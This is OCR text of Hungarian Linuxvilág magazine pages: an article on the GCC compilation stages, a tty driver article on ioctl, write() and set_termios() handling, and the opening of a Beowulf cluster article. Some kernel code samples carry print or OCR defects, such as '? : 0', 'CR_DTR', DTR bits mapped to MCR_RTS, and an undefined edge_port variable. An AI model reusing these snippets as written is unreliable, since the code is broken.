Nem feltétlenül kell minden egyes ***.c*** kiterjesztésű forráskódfájlt ***.o*** kiterjesztésű bináris fájllá alakítani. A következő paranccsal a forrásfájlokból közvetlenül kapjuk az összekapcsolt futtatható állományt:

```
> gcc quaternion.c linuxvilag.c -o linuxvilag
```

A fordítás szakaszai

A megfelelő kapcsolók használatával a többlépcsős fordítási folyamatot megszakíthatjuk, és megtekinthetjük a létrehozott állományokat.

1. ***Az előfeldolgozó***

   A futtatható állomány létrehozásának folyamatában nemcsak fordítás és összekapcsolás szerepel, hanem előfeldolgozás is. Valójában nem a fordító kapja meg elsőként a forráskódot, hanem az úgynevezett előfeldolgozó (preprocessor), azaz a cpp program. Írjuk be a következő parancsot:

   ```
   > cpp linuxvilag.c linuxvilag.i
   ```

   Most pedig egy szövegszerkesztőben nézzük meg a létrejövő, előfeldolgozott ***linuxvilag.i*** fájlt. A ***.i*** kiterjesztés nem véletlen, hiszen általában ezt adjuk a feldolgozott állományoknak. Hagyományosan a következő kiterjesztéseket használhatjuk:

.h	fejállomány az előfeldolgozó számára
.c	előfeldolgozásra szoruló C-forráskód
.C	előfeldolgozásra szoruló C++-forráskód
.cc	előfeldolgozásra szoruló C++-forráskód
.cpp	előfeldolgozásra szoruló C++-forráskód
.cxx	előfeldolgozásra szoruló C++-forráskód
.m	Objective-C forráskód
.i	előfeldolgozott C-állomány
.ii	előfeldolgozott C++-állomány
.S	előfeldolgozásra szoruló assembly forráskód
.s	előfeldolgozott assembly forráskód
.o	lefordított tárgykódfájl
.a	lefordított könyvtárállomány
.so	lefordított könyvtárállomány

   Az előfeldolgozó a fejállományokat hozzáfűzi a forráskódhoz, lehetővé téve, hogy feltételes fordítási irányelveket adhassunk meg, és hogy makrókat hozhassunk létre, azaz olyan rövidítéseket, amelyek hosszabb szövegrészek helyett állnak. Ezeket a rövidítéseket az előfeldolgozó kibontja, és önműködően behelyettesíti a makrók helyébe.

   A gcc a `-E` kapcsolóval rávehető arra, hogy megálljon, miután az előfeldolgozó elvégezte a munkáját:

   ```
   > gcc -E linuxvilag.c -o linuxvilag.cpp
   ```

   A példában az előfeldolgozott állomány a ***linuxvilag.cpp*** lesz. Mind a súgó, mind pedig az info oldalakon hangsúlyozzák, hogy az előfeldolgozót csak C vagy azzal együtműködő programozási nyelvekkel használjuk!

2. ***Az assembly forráskód***

   A C nyelvű forráskódot a GCC a következő lépésben assembly forráskóddá alakítja át. Ennél a folyamatnál is megállhatunk a `-S` kapcsoló használatával:

   ```
   > gcc -S linuxvilag.c
   ```

Mivel kimeneti fájlnevet nem adtunk meg, a GCC az assembly kódot alapértelmezetten egy *.s* kiterjesztésű állományba teszi. Ha más nevet akarunk neki adni, a `-o` kapcsolót kell használnunk:

```
> gcc -S linuxvilag.c -o lv.s
```

A fenti, legelső ***linuxvilag.c*** forráskód assembly forráskódja így néz ki:

```
        .file   "linuxvilag.c"
        .version        "01.01"
gcc2_compiled.:
.section        .rodata
.LC0:
        .string         "Linuxvilag\n"
.text
        .align 16
.globl main
        .type    main,@function
main:
        pushl %ebp
        movl %esp,%ebp
        subl $8,%esp
        addl $-12,%esp
        pushl $.LC0
        call printf
        addl $16,%esp
        xorl %eax,%eax
        jmp .L2
        .p2align 4,,7
.L2:
        movl %ebp,%esp
        popl %ebp
        ret
.Lfe1:
        .size    main,.Lfe1-main
        .ident "GCC: (GNU) 2.95.3 20010315
                ➥(SuSE)"
```

3. ***A tárgykód előállítása***
   A harmadik lépésben a GCC az assembly forráskódot tárgykóddá alakítja, aminek alapértelmezetten *.o* a kiterjesztése. A fordítást a `-x` kapcsolóval bárhonnan újrakezdhetjük:
   `> gcc -x c -c linuxvilag.i -o linuxvilag.o`
   A `-x` kapcsoló utáni c betű a C nyelvre utal, és a helyébe a következő nyelvek nevei helyettesíthetők be: `c`, `objective-c`, `c++`, `c-header`, `cpp-output`, `c++-cpp-output`, `assembler` és `assembler-with-cpp`.
   Magát a fordítást az `as` program végzi, ami nem más mint a GNU assembler. Ezt nekünk nem kell külön lefuttatni, a GCC hívja meg helyettünk.
4. ***Az összekapcsolás***
   Az utolsó lépésben az összekapcsoló (linker) összefűzi a tárgykódfájlokat, elrendezi azok adatait és összeköti a szimbólumtáblákat, majd futtatható állományt készít belőlük. A GNU összekapcsoló program az `ld`. Ha kíváncsiak vagyunk rá, hogy egy tárgykódfájlban milyen szimbólumok vannak, adjuk ki az `nm` parancsot, például:

```
> nm quaternion.o
00000000 t gcc2_compiled.
00000000 T printQuaternion
         U printf
```

Az első sorban a hexadecimális számként megadott érték a tagnak a kezdő címhez viszonyított helyzetét mutatja, a `T` betű arra utal, hogy a hozzá tartozó szimbólumot a tárgykódhoz tartozó forráskódban határozták meg, az `U` betű pedig arra, hogy ezt valahol máshol, egy másik forrásfájlban tették meg. Ha kisbetűket látunk, a szimbólum hatóköre helyi (local), ha nagybetűs, akkor globális.
Az `nm` program olyankor jön jól, amikor kíváncsiak vagyunk arra, hogy egy tárgykódfájlban egy adott nevű függvény megtalálható-e. Látjuk például, hogy a fenti listázás szerint a ***quaternion.o*** bináris állomány a `printQuaternion` és `printf` nevű függvényeket tartalmazza, amit a forráskód ismételt megtekintésével ellenőrizhetünk is.
A GCC a fenti négy lépést általában elrejti előlünk, és a futtatható állományt, ha megfelelő utasításokat adunk neki, egy lépésben állítja elő.

A fejállományok elérhetősége

Ha a Linuxvilág CD-mellékletén a Magazin/gcc/code/example04 és Magazin/gcc/code/example05 könyvtárak tartalmát összehasonlítjuk, azt látjuk, hogy az ***example05*** példánál a ***quaternion.c*** forrásfájlt és a ***quaternion.h*** fejállományt változtatás nélkül átmásoltam a ***quaternion*** alkönyvtárba. Ha most az ***example05*** mappában a ***linuxvilag.c*** állományt a szokott módon le akarom fordítani, a következő hibaüzenetet kapom:

```
gcc: quaternion.c: No such file or directory
linuxvilag.c:2: quaternion.h: No such file or
➥directory
```

Nem különösebben meglepő, hogy a fordítóprogram az elkülönített fájlokat nem találja, hiszen azok nincsenek ugyanabban a munkamappában, mint ahonnan megkíséreltem a fordítást. Hiába keresi tehát őket – végül kiírja a „Nincs ilyen fájl vagy mappa” hibaüzenetet. Még azt is megtudjuk, hogy a keresett ***quaternion.h*** fejállományra a ***linuxvilag.c*** forrásfájl második sorában hivatkozunk.
Nincs mit tennünk tehát, meg kell adnunk a keresett fájlok elérési útját:


```
> gcc ./quaternion/quaternion.c linuxvilag.c
➥-I./quaternion -o linuxvilag
```

A fordítónak a `-I` kapcsolóval a fejállományok helyét adhatjuk meg. Felmerülhet bennünk a kérdés, hogy a fordító miért nem keresi a szintén ismeretlen helyen lévő ***stdio.h*** fejállományt. Nos, ez a fejállomány része a szabványos C be- és kiviteli (I/O) függvényeket tartalmazó könyvtárnak, ezért a fordító alapból eléri. Próbaképpen töröljük ki a `#include <stdio.h>` sort a ***linuxvilag.c*** forráskódból, majd fordítsuk újra a programot!

Szaló István
(ratiosoft@freemail.hu) tanár, immár több mint másfél évtizede foglalkozik programozással, de csak a Java és a Linux megismerése után tudta meg, hogy mi is az igazi programozás. Több írása megjelent már a hazai számítástechnikai lapokban.

Kapcsolódó címek

A GCC Fordítógyűjtemény honlapja ➲ http://gcc.gnu.org
A GCC programhibáinak bejelentése
➲ http://gcc-bugs@gcc.gnu.org
A bazár stílusú fejlesztési modellről lásd a
➲ http://tuxedo.org/~esr/writings/cathedral-paper.html
➲ http://tuxedo.org/~esr/writings/cathedral-bazaar/
oldalakat és a CD-mellékletet!



A tty-réteg (2. rész)

Az ioctl rendszerhívás azt jelenti, hogy a felhasználó az eszközt újra be szeretné állítani. Most megmutatjuk, hogyan kezeli mindezt az eszközmeghajtó.

Cikksorozatom előző részében (Linuxvilág 2002. szeptember, 34–37. oldal) a tty-réteg alapjairól volt szó, valamint megbeszéltük, hogyan készíthetünk kicsi, de működő tty-meghajtót. Most néhány nehezebb rész magyarázatával folytatjuk a tty-réteg feltárását.
Emlékszünk még az első részből a `struct tty_driver`-re, amelyet minden tty-meghajtónak meg kell valósítania? Vizsgáljuk meg most néhány olyan vonását, amit az elmúlt alkalommal nem tárgyaltunk meg minden részletében.

101 ioctls

A `struct tty_driver` `ioctl` függvény visszahívását a tty-réteg indítja, amikor az `ioctl(2)` hívása megtörténik az eszközcsomóponton. Amennyiben a meghajtó nem tudja az átadott `ioctl`-értéket kezelni, egy `-ENOIOCTLCMD` értéket kell visszaadnia annak érdekében, hogy a tty-réteg megpróbálkozhasson egy általános hívással. De milyen `ioctl`-értékek kezelésére érdemes meghajtónkat felkészítenünk?
A 2.4.19-es rendszermag körülbelül hatvan különböző lehetséges `tty-ioctl`-t határoz meg. A tty-meghajtónknak nem kell mindegyiket megvalósítania, de az alábbi általánosan használtakat mindenképpen érdemes:

- `TIOCMGET`: erre a hívásra akkor kerül sor, amikor a felhasználó a soros kapu (például DTR- vagy RTS-vonalak) állapotát akarja lekérdezni. Amennyiben soros kapunk MSR- vagy MCR-regisztereit közvetlenül tudjuk olvasni, vagy ezek másolatait helyben tároljuk (mint ahogyan néhány USB-soros eszköz számára ez szükséges), az `ioctl` megvalósítása például az alábbi módon történhet:

```
int tiny_ioctl (struct tty_struct *tty,

                struct file *file, unsigned
                ➥int cmd, unsigned long arg)
{
    struct tiny_private *tp = tty->private;

    if (cmd == TIOCMGET) {
        unsigned int result = 0;
        unsigned int msr = tp->msr;
        unsigned int mcr = tp->mcr;

        result = ((mcr & MCR_DTR)
                  ➥? TIOCM_DTR: 0)
                  /* DTR is set */

                  | ((mcr & MCR_RTS)
                      ➥? TIOCM_RTS: 0)
                  /* RTS is set */

                  | ((msr & MSR_CTS)
                      ➥? TIOCM_CTS: 0)
                  /* CTS is set */

                  | ((msr & MSR_CD)
                      ➥? TIOCM_CAR: 0)
                  /* Carrier detect is set*/
                  | ((msr & MSR_RI)
                      ➥? TIOCM_RI:  0)
                  /* Ring Indicator is set */

                  | ((msr & MSR_DSR)
                      ➥? TIOCM_DSR: 0);
                  /* DSR is set */

        if (copy_to_user((unsigned int *)arg,
                         &result,
                         ➥sizeof(unsigned int)))
            return -EFAULT;
        return 0;
    }
    return -ENOIOCTLCMD;
}
```

- `TIOCMBIS`, `TIOCMBIC` és `TIOCMSET`: a tty-eszköz különböző modemvezérlő regisztereinek beállítására használatos. A `TIOCMBIS` hívás bekapcsolja az RTS, DTR, illetve hurok-eszköz (loopback) regisztereket, míg a `TIOCMBIC` hívás kikapcsolja őket. A `TIOCMSET` hívás mindhármat kikapcsolja, és csak a meghatározott értékeket állítja be. Lássunk egy példát ennek kezelésére:

```
int tiny_ioctl (struct tty_struct *tty,
                struct file *file,
                unsigned int cmd,
                unsigned long arg)
{
    struct tiny_private *tp = tty->private;

    if ((cmd == TIOCMBIS) ||
        (cmd == TIOCMBIC) ||
        (cmd == TIOCMSET)) {
        unsigned int value;
        unsigned int mcr = tp->mcr;

        if (copy_from_user(&value,
                           ➥(unsigned int *)arg,
                           ➥sizeof(unsigned int)))
            return -EFAULT;

        switch (cmd) {
        case TIOCMBIS:
            if (value & TIOCM_RTS)
                ➥mcr |= MCR_RTS;
            if (value & TIOCM_DTR)
                ➥mcr |= MCR_RTS;
            if (value & TIOCM_LOOP)
                ➥mcr |= MCR_LOOPBACK;
            break;
```

```
        case TIOCMBIC:
            if (value & TIOCM_RTS)
                ➥mcr &= ~MCR_RTS;
            if (value & TIOCM_DTR)
                ➥mcr &= ~MCR_RTS;
            if (value & TIOCM_LOOP)
                ➥mcr &= ~MCR_LOOPBACK;
            break;

        case TIOCMSET:
            /* turn off the RTS and DTR and
             * LOOPBACK, and then only turn on
             * what was asked for */
            mcr &=  ~(MCR_RTS | MCR_DTR
                    ➥ | MCR_LOOPBACK);
            mcr |= ((value & TIOCM_RTS)
                    ➥ ?  : 0);
            mcr |= ((value & TIOCM_DTR)
                    ➥ ? CR_DTR : 0);
            mcr |= ((value & TIOCM_LOOP)
                    ➥ ? MCR_LOOPBACK : 0);
            break;
        }

        /* set the new MCR value in the
         ➥device */
        tp->mcr = mcr;
        return 0;
    }
    return -ENOIOCTLCMD;
}
```

Figyeljünk arra, hogy a hurokeszköz hívása (`TIOCM_LOOP`) a 2.2-es rendszermagból még hiányzik, de a 2.4-esben és az annál újabbakban már használható.

Ha tty-meghajtónk kezelni képes ezt a négy `ioctl`-t, a felhasználói programok nagy részével már együtt tud működni, bár mindig akad olyan program, amely valamilyen más `ioctl`-t igényel. Emiatt úgy is dönthetünk, hogy közülük is kezelni fogunk néhányat:

- `TIOCSERGETLSR`: a tty-eszközünkhöz tartozó vonalállapot-regiszter (Line Status Register – LSR) értékének visszakeresésére használatos.
- `TIOCGSERIAL`: hívásával eszközünk soros vonalának adatait egyszerre nyerhetjük vissza. Ehhez egy mutató kerül átadásra, ami `serial_struct` szerkezetű, és amelyet a meghajtónknak kell a megfelelő értékekkel feltöltenie. Néhány program (mint a `setserial` vagy a `dip`) a függvényt arra használja, hogy megállapítsa, jól lett-e beállítva az átviteli sebesség, valamint hogy tty-eszközünk típusáról általános adatokat gyűjtsön be. Íme egy példa ennek lehetséges megvalósítására:

```
int tiny_ioctl (struct tty_struct *tty,
                struct file *file,
                unsigned int cmd,
                unsigned long arg)
{
    struct tiny_private *tp = tty->private;

    if (cmd == TIOCGSERIAL) {
        struct serial_struct tmp;

        if (!arg)
            return -EFAULT;

        memset(&tmp, 0, sizeof(tmp));

        tmp.type    = tp->type;
        tmp.line    = tp->line;
        tmp.port    = tp->port;
        tmp.irq     = tp->irq;
        tmp.flags   = ASYNC_SKIP_TEST
                    ➥ | ASYNC_AUTO_IRQ;
        tmp.xmit_fifo_size = tp->xmit_
                           ➥fifo_size;
        tmp.baud_base      = tp->baud_base;
        tmp.close_delay    = 5*HZ;
        tmp.closing_wait   = 30*HZ;
        tmp.custom_divisor = tp->custom
                           ➥_divisor;
        tmp.hub6           = tp->hub6;
        tmp.io_type        = tp->io_type;

        if (copy_to_user(arg, &tmp,
            ➥sizeof(struct serial_struct)))
            return -EFAULT;
        return 0;
        }
    return -ENOIOCTLCMD;
}
```

- `TIOCSSERIAL`: a `TIOCGSERIAL` ellentéte; ennek segítségével eszközünk soros vonalának állapota egy lépésben állítható be. A hívás számára át kell adni az eszköz kívánt beállításának megfelelő adatokkal feltöltött `serial_struct` szerkezetre mutató pointert. Ha eszközünk ezt a hívást nem is kezeli, csaknem minden program megfelelően fog működni.
- `TIOCMIWAIT`: ez egy igen érdekes hívás. Amikor a felhasználó ilyen `ioctl`-hívást küld, az addig a rendszermagban várakozik, amíg a tty-eszköz MSR-regiszterében valamilyen változás nem áll be. Az `arg` kapcsoló tartalmazza annak az eseménynek a típusát, amire a felhasználó várakozik. Ezt az `ioctl`-t gyakran használják az állapotvonalon történő változásra várás közben, jelezve, hogy az adatok készen állnak az eszközre való küldésre.
- `TIOCMIWAIT`: ennek `ioctl`-megvalósításánál körültekintően kell eljárnunk. Szinte minden ezt használó rendszermagmeghajtó használja az `interruptible_sleep_on()` hívást is, ami nem biztonságos. Ehelyett célszerű egy `wait_queue`-t (várakozási sor) használni, amellyel mindezek elkerülhetők.

  A `TIOCMIWAIT` megvalósításának egyik helyes módjára az alábbiakban láthatunk példát:

```
int tiny_ioctl (struct tty_struct *tty,
                struct file *file,
                unsigned int cmd,
                unsigned long arg)
{
    struct tiny_private *tp = tty->private;

    if (cmd == TIOCMIWAIT) {
        DECLARE_WAITQUEUE(wait, current);
        struct async_icount cnow;
        struct async_icount cprev;

        cprev = tp->icount;
```

```
        while (1) {
            add_wait_queue(&tp->wait, &wait);

set_current_state(TASK_INTERRUPTIBLE);
            schedule();
            remove_wait_queue(&tp->wait,
                              ➥&wait);

            /* see if a signal woke us up */
            if (signal_pending(current))
                return -ERESTARTSYS;

            cnow = edge_port->icount;
            if (cnow.rng == cprev.rng &&
                cnow.dsr == cprev.dsr &&
                cnow.dcd == cprev.dcd &&
                cnow.cts == cprev.cts)
                return -EIO;
                /* no change => error */

            if (((arg & TIOCM_RNG) &&
                 (cnow.rng != cprev.rng)) ||
                ((arg & TIOCM_DSR) &&
                 (cnow.dsr != cprev.dsr)) ||
                ((arg & TIOCM_CD)  &&
                 (cnow.dcd != cprev.dcd)) ||
                ((arg & TIOCM_CTS) &&
                 (cnow.cts != cprev.cts)) )
{
                return 0;
            }
            cprev = cnow;
        }
    }
    return -ENOIOCTLCMD;
}
```

Az MSR-regiszter változását a fenti kódrészletben található

```
wake_up_interruptible(&tp->wait);
```

sor érzékeli, ennek hívása biztosítja a kód helyes működését.

- `TIOCGICOUNT`: segítségével a felhasználó megtudhatja az előfordult soros vonali megszakítások számát. A hívás a rendszermagnak egy megfelelően feltöltött `serial_icounter_struct` szerkezetre mutató mutatót (pointert) kell átadjon. Ez a hívás gyakran használatos az imént tárgyalt `TIOCMIWAIT` `ioctl`-hívással együtt. Ha az eszközmeghajtónk működése közben bekövetkező összes megszakítást nyomon követjük, a hívást megvalósító kód egészen egyszerű is lehet. Erre a ***drivers/usb/serial/io_edgeport.c*** fájlban láthatunk példát.

A write() szabályai

A `tty_struct` `write()` hívása történhet megszakítási környezetből és felhasználói környezetből egyaránt. Ezt azért fontos tudni, mert megszakítási környezetből nem szabad olyan függvényt hívni, amelyik ideiglenesen felfüggesztheti a működését. Ide tartoznak azok a függvények, amelyek esetleg a `schedule()` függvényt hívhatják, többek között az olyan gyakran használt függvények, mint a `copy_from_user()`, a `kmalloc()` és a `printk()`. Ha mindenáron szüneteltetni akarjuk a működést, a pillanatnyi állapotot először az `in_interrupt()` függvény hívásával ellenőrizzük.
A `write()` hívása történhet olyankor, amikor maga a tty-alrendszer szeretne adatokat küldeni a tty-eszközön keresztül. Ez akkor fordulhat elő, ha a `tty_struct` szerkezetben nem valósítjuk meg a `put_char()` függvényt. (Emlékezzünk, hogyha nincs `put_char()` függvény, a tty-réteg a `write()` függvényt fogja használni.) Ez akkor jellemző, amikor a tty-réteg egy újsorkaraktert soremelés és újsorkarakterré szeretne átalakítani. A legfontosabb, amit ebben az esetben meg kell jegyeznünk, hogy `write()` függvényünk ilyen hívás esetén nem adhat vissza 0 értéket. Ez annyit tesz, hogy ezt az adatbájtot mindenképpen ki kell küldeni az eszközre, mivel a hívó (a tty-réteg) ***nem*** tárolja az adatot, hogy később próbálkozzon az adatküldéssel. Mivel a `write()` nem tudja megállapítani, vajon a `put_char()` helyett hívták-e – még egy bájt adat átküldése esetén sem –, lehetőleg úgy írjuk meg a `write()` függvényt, hogy legalább egy bájt adatot mindig fogadni tudjon. Számos USB–soroskapu-átalakító tty-meghajtó nem követi ezt a szabályt, ebből kifolyólag néhány végberendezés, ha ezen keresztül csatlakoztatjuk, nem működik megfelelően.

A set_termios() megvalósítása

A `set_termios()` függvényhívás megfelelően működő megvalósításához meghajtónknak képesnek kell lennie a `termios`-szerkezet összes lehetséges beállításának visszafejtésére (dekódolására). Ez meglehetősen bonyolult feladat, mivel a kapcsolattartó vonal összes beállítása ebbe a szerkezetbe van különféle módokon belesűrítve.
Listánkon (41. CD Magazin/tty könyvrár) a `set_termios()` hívás egy egyszerű megvalósítását mutatja, amely a felhasználó által kért összes különböző vonalbeállítást a rendszermag hibakeresési naplójába rögzíti.
Először is készítsünk egy másolatot a tty-szerkezet `cflags` változójáról, ezt sokszor fogjuk használni a következőkben:

```
            unsigned int cflag;
            cflag = tty->termios->c_cflag;
```

Ezután vizsgáljuk meg, hogy szükségesek-e további lépések. Ellenőrizzük például, hogy a felhasználó nem próbálkozik-e az általunk éppen használt beállításokkal. Ne dolgozzunk feleslegesen, ha nem szükséges.

```
* check that they really want us to change
 * something */
if (old_termios) {
    if ((cflag == old_termios->c_cflag) &&
        (RELEVANT_IFLAG
        ➥(tty->termios->c_iflag) ==
         RELEVANT_IFLAG
         ➥(old_termios->c_iflag))) {
            printk (KERN_DEBUG
            ➥" - nothing to change...\n");
            return;
    }
}
```

A `RELEVANT_IFLAG()` makró meghatározása:

```
#define RELEVANT_IFLAG(iflag)
(iflag & (IGNBRK|BRKINT|IGNPAR|PARMRK|INPCK))
```

Ez a `cflags` változó fontos bitjeinek kimaszkolására használatos. Hasonlítsuk össze a kapott értéket a korábbi értékkel, hogy megállapíthassuk, van-e különbség. Ha nincs, semmit sem kell tennünk, visszatérhetünk. Vegyük észre, hogy mielőtt az `old_termios` változó adatmezőjét megpróbáltuk volna elérni, először azt ellenőriztük, hogy a mutató éppen mutat-e valahova. Ez a vizsgálat feltétlenül szükséges, hiszen előfordulhat, hogy a változó `NULL` értéket tartalmaz. Egy `NULL` értékű mutató mezőjének visszakérdezése csúnya hibát okoz a rendszermagban.

Most, miután már tudjuk, hogy változtatnunk kell a beállításokon, nézzük a kívánt adatméretet:

```
/* get the byte size */
switch (cflag & CSIZE) {
  case CS5:
      printk (KERN_DEBUG " - data bits = 5\n");
     break;
  case CS6:
      printk (KERN_DEBUG " - data bits = 6\n");
      break;
  case CS7:
      printk (KERN_DEBUG " - data bits = 7\n");
      break;
  default:
  case CS8:
      printk (KERN_DEBUG " - data bits = 8\n");
      break;
       }
```

Maszkoljuk a `cflag` változót a `CSIZE` bitmezővel, és vizsgáljuk meg az eredményt. Ha nem tudjuk megállapítani, mely bitek voltak beállítva, az alapértelmezett 8 adatbitet is használhatjuk. Ezután a kívánt párosságot (parity) ellenőrizzük:

```
/* determine the parity */
    if (cflag & PARENB)
        if (cflag & PARODD)
            printk (KERN_DEBUG
            ➥" - parity odd\n");
        else
            printk (KERN_DEBUG
            ➥" - parity even\n");
    else
        printk (KERN_DEBUG
        ➥" - parity none\n");
```

Először annak nézzünk utána, hogy a felhasználó akar-e valamilyen párosság ellenőrzését használni. Ha igen, ellenőriznünk kell, hogy melyik fajtát szeretné (párosat vagy páratlant).
A `stop-bit` beállítás ellenőrzése is egyszerűen végrehajtható:

```
/* figure out the stop bits requested */
if (cflag & CSTOPB)
    printk (KERN_DEBUG " - stop bits = 2\n");
else
    printk (KERN_DEBUG " - stop bits = 1\n");
```

Most már folytathatjuk a megfelelő adatáram-vezérlés beállításaival. Egy egyszerű módszerrel eldönthetjük, hogy használnunk kell-e az RTS/CTS-t:

```
/* figure out the flow control settings */
if (cflag & CRTSCTS)
    printk (KERN_DEBUG
    ➥" - RTS/CTS is enabled\n");
else
printk (KERN_DEBUG " - RTS/CTS is disabled\n");
```

A különböző programból megvalósított adatáram-beállítások, továbbá az indító és leállító karakterek meghatározása egy kicsit bonyolultabb:

```
/* determine software flow control */
/* if we are implementing XON/XOFF, set the
 * start and stop character in the device */
if (I_IXOFF(tty) || I_IXON(tty)) {
   unsigned char stop_char  = STOP_CHAR(tty);
   unsigned char start_char = START_CHAR(tty);

   /* if we are implementing INBOUND XON/XOFF */
   if (I_IXOFF(tty))
       printk (KERN_DEBUG
            " - INBOUND XON/XOFF is enabled, "
            "XON = %2x, XOFF = %2x",
            start_char, stop_char);
   else
            printk (KERN_DEBUG
                  ➥" - INBOUND XON/XOFF "
                  ➥"is disabled");

   /* if we are implementing OUTBOUND XON/XOFF */
   if (I_IXON(tty))
        printk (KERN_DEBUG
               " - OUTBOUND XON/XOFF is
                    ➥enabled, "
               ➥"XON = %2x, XOFF = %2x",
               ➥start_char, stop_char);
   else
        printk (KERN_DEBUG
               ➥" - OUTBOUND XON/XOFF "
               ➥"is disabled");
}
```

Végül szükségünk van az átviteli sebesség megállapítására. Szerencsére a `tty_get_baud_rate` függvény segítségével a `termios`-beállításokból kinyerhető az adat, mégpedig egész típusú értékként:

```
/* get the baud rate wanted */
printk (KERN_DEBUG " - baud rate = %d",
        tty_get_baud_rate(tty));
```

Most, hogy minden szükséges csatornabeállítást meghatároztunk, már csak rajtunk múlik, hogy az eszközt ennek az adatnak a segítségével megfelelően beállítsuk.

Egyéb tty-adatok

Vern Hoxie kitűnő leírásgyűjteményt írt példaprogramokkal arról, hogy a soros kapuk hogyan érhetőek el a felhasználói területről. Az anyag az ➲ ftp://scicom.alphacdc.com/pub/linux címen érhető el. Az adatok nagy része egy rendszermag-programozónak ugyan nem lesz túl hasznos, de az `ioctl(2)` parancsok leírásai közül néhány, és a tty-adatok beállításainak, illetve visszakeresésének különböző módjairól, s a háttérben meghúzódó előzményekről leírtak egészen jók. Aki tty-eszközmeghajtó írására szánja magát, annak melegen ajánlom ezeknek a részeknek az átolvasását, ha másért nem, azért, hogy tisztában legyenek vele, miként próbálják majd a felhasználók használni a meghajtónkat.

Végszó

Szeretnék köszönetet mondani ***Al Borchers***-nek, amiért segített megfejteni a `write()` hívás pontos, minden apró részletre kiterjedő működését. ***Peter Berger***-rel együtt ő a szerzője a Digi AccelePort eszközök számára írt ***drivers/usb/serial/digi_acceleport.c*** nevű USB soros átalakító meghajtónak. Ez a jól működő tty-eszközmehajtók tökéletes mintapéldája.

Linux Journal 2002. október, 102. szám

Greg Kroah-Hartman (greg@kroah.com) jelenleg a Linux-rendszerek USB és gyors csatlakoztatású (PCI Hot Plug) egységeinek rendszermagba épített meghajtóprogramjainak fejlesztője. Az IBM-nél dolgozik.

A Beowulf fejlődése

A Beowulf-géptelepek második nemzedéke egyetlen térben elhelyezkedő folyamatokat, vékony rabszolga-csomópontokat és grafikus segédprogramokat kínál, továbbá az alkalmazkodóképessége és a kezelhetősége is jobb.


Képzeld el egy pillanatra, hogy gépkocsiddal betérsz egy benzinkúthoz, és azt mondod a kútkezelőnek: „Töltse tele, ellenőrizze az olajszintet és az ablaktörlőt, és adjon még 20 lóerőt, legyen szíves!” A benzinkutas nem lepődik meg a kérésen, hanem ezt válaszolja: „Összkerékmeghajtást is kér? Úgy hallottam, hóesés várható az éjjel.” Elgondolkozol egy másodpercre, majd beleegyezel, ugyanis az összkerékmeghajtás hasznos dolog.
Bárcsak ilyen könnyen alkalmazkodó autóink és Beowulf-géptelepeink lennének! A Beowulf 2 legfontosabb megkülönböztető sajátossága alkalmazkodóképessége – ha az igény növekszik, többletszámítási teljesítményt tud adni. A Beowulf alkalmazkodóvá válásának megértéséhez és értékeléséhez a először Beowulf 1-et kell megismernünk.

A Beowulf gyökerei

Mostanra már mindannyian tudjuk, hogy a Beowulf-géptelepek ötlete ***Donald Becker*** fejéből pattant ki, amikor a NASA Goddard intézetében dolgozott 1994-ben. A lényege az volt, hogy egyszerű számítógép-alkatrészekből felépített párhuzamos rendszer bizonyos feladatok esetén egy nagyságrendet javít az ár/teljesímény arányon. Az ötlet a valóságban is bevált, az első Beowulf-géptelep, a Wiglaf 1994 végén épült meg.
A Wiglafban 16 darab 66 MHz-es Intel 80486 processzor dolgozott, amelyeket később 100 MHz-es DX4-ekre cseréltek. A teljesítmény átlagosan 74 Mflops/s volt (74 millió lebegőpontos művelet másodpercenként). Három évvel később Becker és a CESDIS csapat elnyerte a tekintélyes Gordon Bell-díjat. A díjat azért a Pentium Pro processzorokat használó géptelepért adták, amelyet az 1996-os SuperComputing Conference-re építettek, és amely elérte a 2,1 Gflops/s (2,1 milliárd lebegőpontos művelet másodpercenként) teljesítményt. A Goddard-nál kifejlesztett programot ekkor már sok egyetemen és kutatóintézetben széles körben használták.


A Beowulfok első nemzedéke

